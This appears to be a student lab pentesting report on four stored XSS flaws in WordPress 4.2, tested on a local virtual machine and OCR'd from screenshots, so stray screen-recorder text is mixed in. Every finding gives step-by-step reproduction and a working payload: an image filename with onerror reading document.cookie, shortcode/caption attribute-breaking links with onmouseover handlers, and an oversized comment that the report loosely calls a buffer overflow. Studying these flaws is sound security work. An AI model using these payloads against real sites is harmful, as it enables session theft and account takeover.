
Unit -7 project

Time Spent: 5 hours

Pentesting report:

1. **Stored XSS**

   Summary: User can perform stored xss by editing the file name of an image in the library by injecting javascript.
   Vulnerability type: XSS
   Tested in version: 4.2
   POC:
   a. Go to media library and click ‘add new’.
   b. Select an image from the system and edit the filename with the script.
   c. **xyzxyzabc<img src=a onerror=alert(document.cookie)>.jpg**



Media Library ‹ Example Title — WordPress - Mozilla Firefox

192.168.33.10/wp-admin/upload.php

WordPress 6.0.3 is available! Please update now.

Media Library Add New

Video Source: Screen - \\.\DISPLAY4

Video Encoder: Gif

☑ Variable Frame Rate

Webcam: No Webcam

□ Record Webcam to separate file


Output Folder C:\Users\Akshay Reddy\Documents\Captura

Thank you for creating with WordPress.

Get Version 6.0.3

2. **Stored XSS by Authenticated User**

   Summary: User can perform xss by adding the HTML href tag as a post.
   Vulnerability type: XSS
   Tested in version: 4.2
   POC:
   a. Log In as admin
   b. Create new post and switch to text mode inorder to edit HTML and insert malicious code
   c. **<a href="[caption code=">]</a><a title=" onmouseover=alert('exploit!') ">link</a>**



Add New Post ‹ Example Title — WordPress - Mozilla Firefox

192.168.33.10/wp-admin/post-new.php

WordPress 6.0.3 is available! Please update now.

Add New Post

exploiting href

Permalink: http://192.168.33.10/qwqw/

Word count: 5


Draft saved at 7:08:31 pm.

Status: Draft

Visibility: Public

Publish immediately

3. **Unauthenticated XSS**
   Summary: Comment column has a limit of 64kb per comment. If we exceed this causes to corrupt and run the malicious code injected.
   Vulnerability type: XSS Buffer Overflow
   Tested in version: 4.2
   POC:
   a. Construct a message over 64kb in size [use this site: https://onlinefiletools.com/generate-random-text-file]
   b. Use html
   a title='x onmouseover=alert(unescape(/hello%20world/.source)) style=position:absolute;left:0;top:0;width:5000px;height:5000px VULNERABLE...[64 kb]..AAA'></a>
   c. Post the comment and we can see the exploit working.



Example Title | Example Description - Mozilla Firefox

192.168.33.10

Mr WordPress on Hello world!

Logged in as admin. Log out?

You may use these HTML tags and attributes: <a href="" title=""> <abbr title=""> <acronym title=""> <b> <blockquote cite=""> <cite> <code> <del datetime=""> <em> <i> <q cite=""> <s> <strike> <strong>

4. **Stored XSS**

Summary: User can perform xss by injecting arbitrary webscript or HTML to leverage unclosed HTML elemenets.

Vulnerability type: XSS (CVE-2015-5714)


Tested in version: 4.2

POC:

a. Login as user and create a new post

b. Switch to html mode and insert malicious code

c. **[caption width="1" caption='<a href="' ">]</a><a href=" onmouseover='alert("exploit!")' ">Click!</a>**



192.168.33.10/wp-admin/post-new.php

WordPress 6.0.3 is available! Please update now.

Add New Post

exploiting caption

Permalink: http://192.168.33.10/qwqw/

Word count: 3

Draft saved at 7:07:01 pm.

Status: Draft

Visibility: Public

Publish immediately

Output Folder C:\Users\Akshay Reddy\Documents\Captura